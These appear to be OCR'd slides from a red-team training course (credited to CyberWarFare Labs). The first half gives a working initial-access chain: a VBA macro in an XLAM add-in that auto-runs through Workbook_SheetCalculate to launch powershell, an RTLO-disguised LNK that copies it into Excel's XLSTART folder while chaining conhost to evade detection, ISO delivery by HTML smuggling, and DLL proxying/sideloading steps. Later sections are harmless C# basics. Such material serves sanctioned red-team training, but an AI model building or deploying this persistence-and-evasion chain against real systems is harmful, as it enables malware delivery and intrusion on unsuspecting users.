
Crafting XLAM Payload:

- First create an **XLSM** file & write execute macro inside it. Save it as **XLAM**.
- **XLAMs** are Excel Add-ins that gets loaded once the excel is started
- Add-In Directory Location :



```
%APPDATA%\Microsoft\Excel\XLSTART
```


- Now the point of Auto Execution is interesting, “**Auto_Open()**” etc are detected. We are using “**Workbook_SheetCalculate**”
- Occurs after any worksheet is recalculated or after any changed data is plotted on a sheet
- We can define a “**RAND()**” function in the workbook, so that it automatically calculates whenever the workbook is opened.



```
Sub fus_entry()
    On Error Resume Next
    fus_cmdentry

End Sub

Sub fus_InitiateCmd(ByVal fus_cmd As String)
    On Error GoTo obf_ProcError
    Dim obf_launcher As String
    With CreateObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8")
        With .Exec(fus_cmd)
            .Terminate
        End With
    End With
obf_ProcError:
End Sub

Sub fus_cmdentry()
    On Error GoTo obf_ProcError
    fus_InitiateCmd "powershell"

obf_ProcError:
End Sub

Private Sub Workbook_SheetCalculate(ByVal fus_sheet As Object)
    fus_entry
End Sub
```

LNKs as File Copying Utility:


- Create a LNK with RTLO technique which execute the following command:



```
%WINDIR%\System32\conhost.exe --headless conhost conhost conhost conhost conhost
"%windir%\System32\cmd.exe" "/c xcopy /Q/R/S/Y/H/G/I infect.xlam %APPDATA%\Microsoft\Excel\XLSTART |
Report.pdf"
```

- The command will copy the **XLAM** file to the **XLSTART** folder & Open the **PDF** File
- We can spawn as many as “**conhost.exe**” process to dechain the parent child process relation
- We can make the **XLAM & PDF** file hidden, only disguised **LNK** will be present
- Update : Drop XLAM with hidden attribute but remove the hidden flag once copied to XLSTART location
- Also, make sure to add a sweet little PDF icon in the LNK file.

.LNK to Rescue



STEP 01

Create an XLSM file with "Workbook_SheetCalculate" macro in it & make sure that works & save it as XLAM file.

STEP 02

Create a random PDF File

STEP 03

Using LNKs, paste the XLAM file to " %APPDATA%\Microsoft\Excel\XLSTART" & start the PDF file.

STEP 04

For de-chaining the parent child process one can use the conhost multiple times to avoid detection.

STEP 05

Bundle all 3 of them in ISO & deliver it via HTML Smuggling.

OPSEC Considerations :


- During opening of any excel file the macro will auto execute, make sure to handle this out.
- Limit the inclusion of **conhost,** as it will increase the CPU load
- Package all the files in an ISO, 7z & hosts it in the payload server

Module 4

APT Simulation

DLL Proxying

- Find the missing & hijackable dlls then select the target dll
- Find the original dll for the selected target dll
  - For instance, dummy.dll
- Rename the original dll
  - dummy.dll -> dummy_orig.dll
- Extract the DLL Exports from original dll & format in a “comment directive” in a separate header file (eg. exports.h) then include it in a main c/cpp file
  - #pragma comment(linker, “/export:DummyFunc=dummy_orig.DummyFunc, @1”)
- Craft new malicious dll & compile it under name “dummy.dll”



DLL Proxying/Hijacking

Application Executable

Locates the DLL using the defined Search Order

Loads the first copy of the DLL found

The original DLL gets loaded by the proxy redirecting the FunctionA call to the actual real function

Export Table

```
FunctionA >> Trafic.dll
FunctionB >> Trafic.dll
```

Export Table

```
FunctionA
FunctionB
```

Image Ref : https://cihansol.com/blog/index.php/2021/09/14/windows-dll-proxying-hijacking/

Contd..

- Once the malicious dll is ready, move both the malicious dll (dummy.dll) & renamed original dll (dummy_orig.dll) to the hijackable directory

- Upon execution of the application the corresponding malware dll gets loaded into the process memory of the application

- It'll execute the shellcode, as well as if any request is made to function from original dummy.dll the malicious dll act as a proxy to the original dll (dummy_orig.dll)


Exercise 5 :

Simulating APT29 aka “Cozy Bear” Initial Access TTP

DLL Sideloading Exercise Solution :

https://docs.google.com/document/d/1449kcBxJ0kWHqioCpzA_CHG85zlgbeQdoiGQufoNEjI/

Attack Flow


© CyberWarFare Labs
ISO
.docm
Auto Open( )
KillChain
Payload
Traffic.dll
Zoom exe
dll sideload
Bypass Defenses
C2 Server
© CyberWarFare Labs
© CyberWarFare Labs

Location: SystemInformer (C:\Program Files\SystemInformer)

Activate Windows
Go to Settings to activate Windows.

Day 1 Pointers :

- Important Initial Access Security Controls & ways to bypass them
- Red Team Infra Development utilizing Cloud Resources
- Working ways of crafting & weaponizing Initial Access Payloads
- HOT Red Team / Threat Actors TTPs!!

DAY - 2

Tradecraft Development for Offensive Operations

UAC

AMSI

CLM

UAC

Applocker

WDAC

WDAG

WDEG (ASR)

Remote-CG & CG
(Credential Guard)


Offensive C# Tradecraft

Introduction to C#

- Object Oriented / Component Oriented Programming Language used to built secure and robust applications that runs on .NET ecosystem.

- Included in .NET Languages by Microsoft :
  - C#
  - VB.NET
  - F-Sharp (F#)
  - Jscript
  - C++ (Managed)

- Offers a wide variety of Features




Why Learn C# from a Red Team Perspective ?

- ➔ PowerShell based attacks are easily detected (not OPSEC safe)
- ➔ More PowerShell Focused Defences available (CLM, JEA, JIT, logging etc)
- ➔ C# backed by .NET Framework
- ➔ Used for building important components for Windows OS
- ➔ Have Capability to Bypass AVs, EDRs
- ➔ Not Monitored
- ➔ Calling Windows APIs, 3rd party DLLs, Functions etc are easy with C#
- ➔ .NET Framework are present from Windows Vista
- ➔ Easy to use, Portable & Reuse Code
- ➔ Still need more ?


Intermediate Language (IL) & Common Language Runtime (CLR)

- CLR, Known as the heart of .NET Framework
- Can be thought as a Virtual Execution System having unified set of clas libraries
- It runs code and provides services that make the execution process easier
- It is not an interpreter, rather it perform Just-In Time (JIT) Compilation
- During Compilation, Source code written in .NET languages (C# etc), are compiled to Common Intermediate Language (CIL)
- After compilation, these IL code & resources are stored in executable file called assembly (exe or DLL)
- During Execution, the assembly is loaded into CLR, CLR performs the compilation to convert the IL code to Machine Instructions.


Visual C# Project
C# Source File(s)
Resources
References
C# Compiler
Creates
Managed Assembly (.exe or .dll) MSIL Metadata
IL metadata & references loaded by CLR
.NET Framework
Common Language Runtime Security / Garbage Collection / JIT Compiler
Uses
.NET Framework Class Libraries
Converted to native machine code
Operating System

2.1 C# Basics


2.2.1 Standard Input / Output Operations



```
using System;

public class Example {
    public static void Main()
    {
        Console.Write("Hello ");
        Console.WriteLine("World!");
        Console.Write("Enter your name: ");
        String name = Console.ReadLine();
        Console.Write("Good day, ");
        Console.Write(name);
        Console.WriteLine("!");
    }
}
// The example displays output similar to the following:
//        Hello World!
//        Enter your name: James
//        Good day, James!
```


Note : Please do not Copy / Paste Codes, they are available in a separate file

Identifying if a Process is Running (User Input Process Name)



```
using System;
using System.Diagnostics;

namespace status
{
      class Program
      {
            public static void Main(string[] args)
            {
                  Console.WriteLine("Enter Process Name:");
                  String r = Console.ReadLine();
                  Process[] All = Process.GetProcessesByName(r);
                  if (All.Length == 0)
                  {
                        Console.WriteLine("Process NOT Available: {0}", r);
                  }
                  else
                  {
                        Console.WriteLine("Process IS Available: {0}", r);
                  }
            }
      }
}
```

3.2.4 Identifying All Processes Status



```
using System;
using System.Diagnostics;

namespace ProcessStatus
{
    class Program
    {
        static void Main(string[] args)
        {
            Process[] processes = Process.GetProcesses();

            foreach (Process process in processes)
            {
                Console.WriteLine("Process Name: {0}, Responding: {1}", process.ProcessName, process.Responding);
            }

            Console.Write("press enter");
            Console.ReadLine();
        }
    }
}
```

